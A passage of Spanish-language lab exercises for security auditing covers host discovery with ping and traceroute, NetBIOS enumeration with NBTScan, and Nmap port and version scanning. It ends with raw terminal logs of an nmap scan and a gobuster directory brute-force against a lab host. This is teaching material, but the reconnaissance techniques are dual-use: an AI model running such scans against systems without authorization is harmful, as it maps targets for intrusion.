Colección de Ejercicios Prácticos de Auditoría de Seguridad Informática (Nivel 3)

Nota previa: Todos estos ejercicios deben realizarse en un entorno de laboratorio **seguro y aislado** (red interna o *host-only*), con máquinas virtuales si es posible. No se debe **atacar redes o sistemas fuera del laboratorio**. Antes de cada práctica, tome *snapshots* de los sistemas por seguridad, y documente todas las evidencias (comandos utilizados, salidas obtenidas, capturas de pantalla).

A continuación se presentan *20 ejercicios prácticos* utilizando herramientas sencillas de auditoría de seguridad informática, ordenados aproximadamente por nivel de dificultad (de básico a más avanzado). Cada ejercicio incluye el objetivo, instrucciones paso a paso, comandos necesarios, riesgos asociados con medidas de mitigación, resultados esperados y una solución guiada que explica qué debería observar el alumno.

Ejercicio 1: Reconocimiento básico de red (Ping y Traceroute)

Herramientas: Ping, Traceroute/Tracert
Objetivo: Utilizar herramientas básicas del sistema operativo (ping y traceroute) para comprobar la conectividad de hosts en la red local y trazar la ruta que siguen los paquetes hasta un destino. Esto permite mapear de forma inicial la red y detectar la presencia de los equipos.

Instrucciones:

1. **Comprobar conectividad con ping:** Identifique la dirección IP de otro host en la red de laboratorio (por ejemplo, la IP de la puerta de enlace o de otra máquina virtual). Abra una terminal y ejecute ping <IP_destino>. Observe la respuesta: el comando enviará mensajes ICMP Echo Request al host destino y mostrará si hay **respuesta (Echo Reply)** indicando que el host está alcanzable.
2. Pruebe a hacer ping a una IP *inexistente* o a un host apagado para ver la diferencia (debería obtener *tiempo de espera agotado* o *host inaccesible*). Esto le ayuda a distinguir cuándo un equipo está **activo** en la red.
3. **Traza de ruta con traceroute/tracert:** Ahora ejecute la traza de ruta para el mismo destino. En Linux use traceroute <IP_destino> y en Windows use tracert <IP_destino>. Este comando enumerará los **saltos (hops)** intermedios que recorren los paquetes para llegar al destino.
4. Revise la lista de hops que devuelve traceroute: normalmente comenzará con la IP de su **puerta de enlace** local (router) y listará cada router intermedio hasta el destino. En una red local pequeña puede que solo aparezca el router y luego directamente el host destino (o incluso solo el destino si está en la misma subred).
5. Anote los resultados: cuántos saltos hubo, cuál es el tiempo de respuesta promedio del ping, etc. Si su laboratorio tiene varias subredes o un acceso a Internet controlado, traceroute le mostrará por dónde salen los paquetes de su red.

Comandos necesarios:

```
ping 192.168.1.100          # Envía paquetes ICMP Echo Request a 192.168.1.100
```

traceroute 192.168.1.100 # (En Linux) Muestra la ruta de saltos hasta 192.168.1.100

tracert 192.168.1.100 # (En Windows) Comando equivalente de traceroute

Riesgos asociados y mitigación:

- **Riesgo:** El uso de ping y traceroute es inofensivo en términos de carga, pero enviar pings continuos a muchos hosts podría considerarse **reconocimiento no autorizado** fuera del laboratorio. En redes reales, estos comandos pueden revelar información de topología a un atacante.
  Mitigación: Utilizarlos **solo en entornos controlados o con permiso**. En producción, se pueden **filtrar ICMP** en el cortafuegos para que externos no mapeen la red fácilmente, aunque internamente son útiles para diagnóstico.

Resultados esperados:

- Con ping, debería recibir respuestas tipo 64 bytes from <IP_destino>: icmp_seq=1 ttl=... time=... ms en Linux (o *Respuesta desde <IP>: bytes=32 tiempo=<X>ms TTL=<Y>* en Windows). Esto indica que el host está **activo** y devuelve paquetes en X milisegundos. Si el host no responde, verá mensajes de tiempo de espera agotado (*Request timed out*).
- Con traceroute/tracert, debería ver enumeradas las IP de los routers intermedios. Por ejemplo, *1 <IP_router_local> ...*, *2 <IP_router_proveedor> ...*, etc., hasta eventualmente la IP destino. En una red local simple, es posible que solo aparezca un salto (el router) y luego el destino. Cada línea muestra también el tiempo que tardaron los paquetes a cada hop.


Solución guiada:
Al ejecutar ping a otro equipo del laboratorio, el alumno observará que obtiene respuestas con tiempos muy bajos (p. ej. 1-2 ms en una LAN), confirmando conectividad. Esto verifica que la red entre su máquina y la de destino funciona correctamente. Si el ping no responde, significa que el host está caído, no accesible, o que podría estar bloqueando ICMP.


Con traceroute, el alumno verá, por ejemplo, primero la dirección de su **puerta de enlace** (demostrando que ese es el primer salto en la ruta) seguida quizás de direcciones de otros routers. Cada salto añade algo de latencia. Si el destino está en la misma subred, es posible que traceroute muestre solo un salto o directamente el destino. En cualquier caso, este comando proporciona una **visión de la ruta** que siguen los datos.


En una auditoría, ping y traceroute se usan para **descubrir hosts activos y la estructura de la red**. Son herramientas sencillas pero importantes: un auditor puede detectar qué equipos responden (y por tanto están en operación) y con traceroute puede inferir la presencia de múltiples segmentos o rutas. Por ejemplo, si traceroute muestra varios saltos internos, sugiere una red con varias capas. Esto ayuda a planificar fases posteriores de la auditoría.


El alumno debe concluir que estas herramientas confirman **qué hosts están en la red** y **cómo están conectados**, sirviendo de punto de partida para análisis más profundos. Dado que no ofrecen cifrado ni autenticación, también verá que son susceptibles de ser


detectadas o bloqueadas (algunos sistemas podrían no responder a pings deliberadamente). En entornos seguros, es común que el cortafuegos bloquee ICMP desde fuera, por lo que un auditor externo podría no mapear fácilmente la red con ping; sin embargo, dentro de la red de laboratorio sí obtiene las respuestas esperadas.














Ejercicio 2: Enumeración de equipos Windows/SMB con NBTScan

Herramienta: NBTScan
Objetivo: Utilizar **NBTScan** para descubrir equipos Windows o con servicios SMB en la red local, enumerando sus nombres **NetBIOS** y otros datos de compartición. Esto permite obtener información de nombres de host y dominios de Windows de forma rápida. (NetBIOS es un servicio de compartición de archivos e impresoras que publica nombres de equipo en redes locales).

Instrucciones:

1. Elija un rango de IP dentro de la red de laboratorio que quiera escanear. Por ejemplo, si su red es 192.168.1.0/24, ese será el rango objetivo.
2. Abra una terminal en la máquina atacante (Linux con NBTScan instalado, o Windows con la versión correspondiente). Ejecute el comando de escaneo especificando el rango completo. Por ejemplo: nbtscan 192.168.1.0/24. Esto enviará consultas NetBIOS Name Service a cada dirección IP en ese rango.
3. Espere a que finalice el escaneo. NBTScan listará cada IP que respondió junto con información como: **Nombre NetBIOS** (nombre del equipo), el grupo de trabajo o dominio al que pertenece, y la dirección MAC (si está en la misma subred).
4. Revise la salida: anote los nombres de host descubiertos. Por ejemplo, puede ver algo como 192.168.1.5 MACHINE1 <00> UNIQUE Workstation Service o similar. Esto indicaría que en 192.168.1.5 hay un host cuyo nombre NetBIOS es MACHINE1.

5. Si la red es grande, puede filtrar resultados. Pero en un /24 la salida será manejable. Verifique cuántos hosts respondieron. Si sabe de algún equipo Windows específico, busque su IP en la lista y corrobore que el nombre coincide con lo esperado.
6. (Opcional) Ejecute nbtscan -v 192.168.1.0/24 con la opción *verbose* para obtener información adicional de cada respuesta, como el listado completo de nombres NetBIOS registrados (puede incluir entradas del servidor de archivos, impresoras, etc.).

Comandos necesarios:

nbtscan 192.168.1.0/24 # Escanear todo el rango 192.168.1.* en busca de nombres NetBIOS

nbtscan -v 192.168.1.0/24 # Modo verbose: muestra detalles adicionales de NetBIOS

Riesgos asociados y mitigación:

- **Riesgo:** El escaneo NetBIOS es básicamente un **sondeo de información**; no daña, pero **revela nombres de máquinas y dominios** a quien escanee. Un atacante podría usar esto para perfilar la red (saber nombres de PCs, roles, etc.).
  Mitigación: Deshabilitar el servicio **NetBIOS/SMB** en estaciones donde no sea necesario, o configurar los cortafuegos locales para no responder a estas peticiones desde orígenes no confiables. En entornos modernos, el protocolo LLMNR/NetBIOS puede sustituirse por DNS interno más seguro.

Resultados esperados:

- La herramienta listará las IP activas que tengan compartición Windows habilitada. Por ejemplo:
- 192.168.1.5 WORKSTATION1 <00> UNIQUE Workstation Service
- 192.168.1.5 MYGROUP <00> GROUP Domain/Workgroup Name
- 192.168.1.5 WORKSTATION1 <20> UNIQUE File Server Service
- 192.168.1.10 SERVER-DB <00> UNIQUE Workstation Service
- 192.168.1.10 MYGROUP <00> GROUP Domain/Workgroup Name
- 192.168.1.10 SERVER-DB <20> UNIQUE File Server Service
- ...

En este ejemplo hipotético, NBTScan encontró dos hosts: uno con IP .5 llamado WORKSTATION1 y otro con IP .10 llamado SERVER-DB. Ambos están en el grupo de trabajo/dominio MYGROUP. La marca <20> indica que esos hosts tienen el servicio de servidor de ficheros habilitado (SMB activo).

- Es esperable obtener nombres de equipo legibles, a veces incluyendo roles (por ejemplo *SERVER-DB* sugiere un servidor de base de datos). Si ningún host tuviera NetBIOS activo, NBTScan terminaría sin resultados significativos. En una red Windows típica, al menos los controladores de dominio o PCs cliente responden.


Solución guiada:
El alumno deberá haber identificado correctamente varios equipos Windows activos en la

red a partir de la salida de NBTScan. Cada entrada proporciona el **nombre NetBIOS** del equipo, que a menudo coincide con el nombre de la máquina configurado por la empresa (dando pistas, como *SERVER-DB* en el ejemplo sugiere un servidor de base de datos). También aparece el **grupo de trabajo o dominio** (por ejemplo, *MYGROUP* podría ser un dominio Windows). Esta información es valiosa en una auditoría: permite saber qué equipos existen y cómo se llaman, lo que puede indicar su función o departamento.

Por ejemplo, si en los resultados aparece un nombre como *BDC-FileServer*, uno podría deducir que es un servidor de ficheros posiblemente importante. Conocer el dominio (si en vez de MYGROUP fuera, digamos, *EMPRESA*), confirmaría que hay un dominio Windows llamado EMPRESA al que esos equipos pertenecen.

En términos de seguridad, el ejercicio evidencia que **NetBIOS/SMB expone metadatos de la red** fácilmente. Un auditor o atacante no autenticado pudo listar nombres de host y con ello perfilar la red. La **medida de mitigación** comentada (deshabilitar NetBIOS si no es necesario) se basa en que en redes modernas, este protocolo es legado y, si no se requiere compatibilidad con sistemas antiguos, mejor apagarlo para no dar esta información de más. También limitar la respuesta a estas peticiones en el firewall de host o red hará que un escaneo de este tipo desde fuera no devuelva nada.

El alumno habrá aprendido que con una simple herramienta puede **descubrir la presencia de máquinas Windows y sus nombres** en cuestión de segundos, algo que luego puede aprovechar para otros ejercicios (por ejemplo, identificar contra qué equipos lanzar un escaneo de puertos más detallado, o qué nombre de host buscar en credenciales). Es una técnica típica en la fase de reconocimiento de una auditoría de seguridad.



Ejercicio 3: Escaneo de puertos y servicios con Nmap

Herramienta: Nmap
Objetivo: Emplear **Nmap** para explorar la red y **descubrir puertos abiertos** en los hosts activos, identificando qué servicios y versiones están corriendo. Nmap es una herramienta ampliamente utilizada de exploración de red y **auditoría de seguridad** que permite mapear rápidamente puertos y servicios. El objetivo es aprender a usar sus funciones básicas para obtener un panorama de las potenciales entradas en el sistema auditado.

Instrucciones:

1. **Detección de hosts activos:** Primero, use Nmap para detectar qué hosts del rango están encendidos. Por ejemplo, para la subred 192.168.1.0/24, ejecute un **ping sweep** con Nmap: nmap -sn 192.168.1.0/24. Esto hará que Nmap envíe pings/ARP a cada dirección y liste las que respondan. Anote cuáles IP están activas (Nmap las mostrará como "Host is up").
2. **Escaneo de puertos en un host:** Elija uno de los hosts activos (por ejemplo, el que encontró en el Ejercicio 2 con un nombre interesante o la IP de un servidor conocido). Ejecute un escaneo de puertos **TCP** en ese host. Un comando común es nmap -sS -p1-1000 -sV <IP_objetivo>. Aquí, -sS realiza un escaneo TCP SYN (semi-intrusivo pero rápido), -p1-1000 limita el escaneo a los primeros 1000 puertos (los más comunes) y -sV intenta **detectar la versión del servicio** en cada puerto abierto. Puede omitir el rango -p para que Nmap use su puerto por defecto (los 1000 más comunes).
3. **Esperar y analizar la salida:** Nmap listará cada puerto probado y su estado: *open* (abierto), *closed* (cerrado) o *filtered* (filtrado por firewall). Para puertos abiertos, mostrará el nombre del servicio (por ejemplo, 80/tcp http) y, con -sV, detalles de versión (por ejemplo "Apache httpd 2.4.41"). Revise los resultados.
4. **Escaneo de varios hosts:** Puede repetir el escaneo de puertos para otros IP activos. Alternativamente, Nmap permite escanear varios hosts a la vez (por ejemplo nmap -sS -p 1-1000 -sV 192.168.1.5 192.168.1.10). Pero tenga cuidado con el tiempo; escanear muchos puertos en muchos hosts puede tardar. Para el laboratorio, enfoque en 1 o 2 máquinas clave.
5. **Escaneo de UDP (opcional):** Si desea, pruebe un escaneo de puertos UDP en el objetivo (usando -sU). Esto detecta servicios UDP (como DNS en 53/udp). Tenga en cuenta que UDP es más lento de escanear y a veces menos confiable en resultados. Puede intentar nmap -sU -p 53,161 <IP_objetivo> para ver si DNS (53) o SNMP (161) están abiertos, a modo de ejemplo.
6. **Salida en formato legible:** Asegúrese de entender la salida: por cada puerto abierto, verá algo como PORT STATE SERVICE VERSION. Por ejemplo: 22/tcp open ssh OpenSSH 8.2p1 Debian. Esto le indica puerto, estado, tipo de servicio y versión detectada.
7. Documente los hallazgos: puertos abiertos y servicios. Piense qué implicaciones tiene cada servicio (ej.: si ve 22/tcp ssh abierto, significa que podría intentar login SSH en otro ejercicio; si ve 80/tcp http, hay un servidor web que podría ser auditado más adelante, etc.).

Comandos necesarios:

nmap -sn 192.168.1.0/24 # Descubrir hosts activos en la subred (ping scan)

nmap -sS -p1-1000 -sV 192.168.1.5 # Escaneo SYN de puertos TCP 1-1000 con detección de versión en host .5

nmap -A 192.168.1.5 # Escaneo completo (agresivo: puertos + versiones + OS) host .5

nmap -sU -p53,161 192.168.1.5 # Escanear solo puertos UDP 53 y 161 en host .5

Nota: La opción -A activa varias funciones juntas (detectar SO, versiones y scripts básicos), puede usarse para simplificar, aunque es más ruidosa y lenta.

Riesgos asociados y mitigación:

- **Riesgo:** El escaneo de puertos es **activo**; puede generar mucho tráfico y ser detectado por sistemas de defensa (IDS/IPS) como una posible intrusión. Además, un escaneo muy agresivo o mal configurado podría sobrecargar servicios o provocar **logs voluminosos** en los equipos destino.
  Mitigación: Realizar los escaneos en ventanas programadas (por ejemplo, horas de bajo uso) y limitar el alcance: escanear solo lo necesario y a velocidad moderada (Nmap permite ajustar el *timing*). Siempre obtener **permiso explícito** para escanear sistemas de terceros. En entornos seguros, configurar firewalls para filtrar o limitar peticiones de escaneo (p.ej., bloquear puertos no autorizados) puede mitigar la exploración maliciosa.

Resultados esperados:

- Para el ping sweep inicial (-sn), el resultado típico es una lista de IP activas. Por ejemplo:
- Nmap scan report for 192.168.1.5
- Host is up (0.0010s latency).
- Nmap scan report for 192.168.1.10
- Host is up (0.0008s latency).
- Nmap scan report for 192.168.1.12
- Host is up (0.0021s latency).
- ...

Esto indica que las IP .5, .10, .12 respondieron (están *up*).

- Para el escaneo de puertos en, digamos, 192.168.1.5, podría obtener una salida como:
- PORT STATE SERVICE VERSION
- 22/tcp open ssh OpenSSH 8.2p1 Ubuntu
- 80/tcp open http Apache httpd 2.4.41
- 139/tcp open netbios-ssn Samba smbd 4.11.6
- 445/tcp open microsoft-ds Windows Server 2019 microsoft-ds
- 3306/tcp open mysql MySQL 5.7.31
- 8080/tcp open http-proxy Apache Tomcat/Coyote JSP engine 1.1
- MAC Address: 00:0C:29:4D:8E:35 (VMware)

(Esto es un ejemplo hipotético de un servidor con SSH, web, compartición Windows, base de datos MySQL y un Tomcat). Nmap identificó varios servicios y hasta adivinó que es un VMware por la MAC.

- El alumno debe esperar ver **al menos uno o dos puertos abiertos** en cada host típico. Por ejemplo, en una PC Windows cliente podría encontrar 139/445 (compartición) y tal vez 3389 (Escritorio Remoto) si está activo. En un Linux, típicamente 22 (SSH) y quizás algún 80 si tiene un servidor web.
- Si se prueba -A o -O, Nmap intentará también adivinar el **sistema operativo** por patrones de red. Podría decir *OS: Linux 5.x* o *Windows 10*, etc., con cierto nivel de fiabilidad.

Solución guiada:
Tras realizar el escaneo, el alumno habrá reunido una lista de **puertos abiertos** y **servicios** en los sistemas de la red. Esto es fundamental en una auditoría, pues cada puerto abierto representa una superficie de ataque potencial. Por ejemplo, si Nmap reveló un puerto 3306/tcp abierto con MySQL, el auditor sabe que ese servidor de base de datos podría ser investigado (¿está con contraseña débil? ¿permite conexiones remotas?). Si vio 139/tcp y 445/tcp abiertos, implica que la máquina tiene compartición de archivos SMB activa; combinando con Ejercicio 2, sabría el nombre NetBIOS de esa máquina y podría intentar conectar para enumerar recursos compartidos.

Un resultado interesante sería descubrir servicios inesperados. Por ejemplo, encontrar un puerto 8080 con Tomcat (como en el ejemplo) puede indicar una **aplicación web de administración** que quizás esté desprotegida. El alumno debe preguntarse por cada hallazgo: *¿Este servicio debería estar abierto?* y *¿qué vulnerabilidades conocidas podría tener?*. Justamente, Nmap ayudó a **identificar versiones** (como Apache 2.4.41, MySQL 5.7.31). Con esa información, uno puede luego consultar bases de datos de CVEs para ver si esas versiones son vulnerables.

En cuanto a la técnica, el alumno habrá experimentado varios modos de Nmap. Verá que un escaneo SYN (-sS) es rápido y discreto comparado con un Connect full (-sT). También notará que para detectar versiones se envían paquetes adicionales; por eso Nmap pudo listar *OpenSSH 8.2p1* en lugar de solo "ssh". Internamente, hace pruebas de banner y comportamiento.

Es importante destacar que, en entornos reales, un **IDS/IPS** podría registrar estos escaneos (por la sucesión rápida de conexiones). Sin embargo, en el laboratorio no hay tal restricción, así que seguramente todos los puertos abiertos fueron detectados. La mitigación mencionada se refiere a prácticas como limitar escaneos y escanear con permiso, ya que lanzar Nmap en una red corporativa sin aviso podría disparar alarmas. **En auditorías autorizadas**, normalmente se coordina para que el SOC ignore ciertos escaneos durante la ventana de test.

Finalmente, el alumno debe comprender que ha creado un *mapa de servicios*: por ejemplo, "El Host A (192.168.1.5, Linux) tiene SSH, Apache y MySQL; el Host B (192.168.1.10, Windows) tiene compartición SMB y escritorio remoto". Este mapa será la base para los siguientes ejercicios (por ejemplo, probar credenciales por fuerza bruta en SSH o SMB, analizar la aplicación web en Apache, etc.). En resumen, Nmap les dio un **inventario de puertas** por las cuales podrían intentar entrar, y evidenció la importancia de **minimizar puertos abiertos** o protegerlos adecuadamente en los sistemas auditados.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -p1-1000 -sV 192.168.1.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 04:11 EST
Note: Host seems down. If it is really up, but blocking our ping pro
bes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.32 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sS -p1-1000 -sV 192.168.0.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 04:12 EST
Nmap scan report for 192.168.0.10
Host is up (0.00079s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     nginx
443/tcp open  ssl/http nginx
MAC Address: 08:00:27:D1:F8:5D (PCS Systemtechnik/Oracle VirtualBox
virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.0.10 -w /usr/share/wordlists/dirb
uster/directory-list-2.3-small.txt -t 50 --wildcard
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.10
[+] Threads:        50
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.
3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2025/11/20 04:15:56 Starting gobuster
===============================================================
/06 (Status: 301)
/article (Status: 301)
/2 (Status: 301)
/about (Status: 301)
/07 (Status: 301)
/login (Status: 301)
```

